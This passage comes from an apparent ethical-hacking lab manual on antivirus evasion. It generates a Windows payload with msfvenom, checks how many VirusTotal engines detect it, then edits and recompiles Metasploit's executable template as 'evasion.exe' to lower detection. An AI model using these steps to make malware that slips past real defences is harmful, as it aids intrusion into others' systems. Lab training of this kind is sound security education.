No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[/home/attacker]
#
Menu
msfvenom -p windows/...




8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.



9. ☐ Once the file is uploaded click on **Confirm upload** button to start the analysis.




10. ☐ After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.




11. ☐ In the above screenshot we can see that **54** out of **70** antivirus vendors have detected the malicious file.

The result might differ when you perform this task.


12. ☐ In the terminal, type **pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c** and press **Enter**.




13. ☐ A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.




14. ☐ Now, type **cd /usr/share/metasploit-framework/data/templates/src/pe/exe/** in the terminal and press **Enter** to navigate to exe folder.
15. ☐ Type **i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe** and press **Enter**, to recompile the standard template.



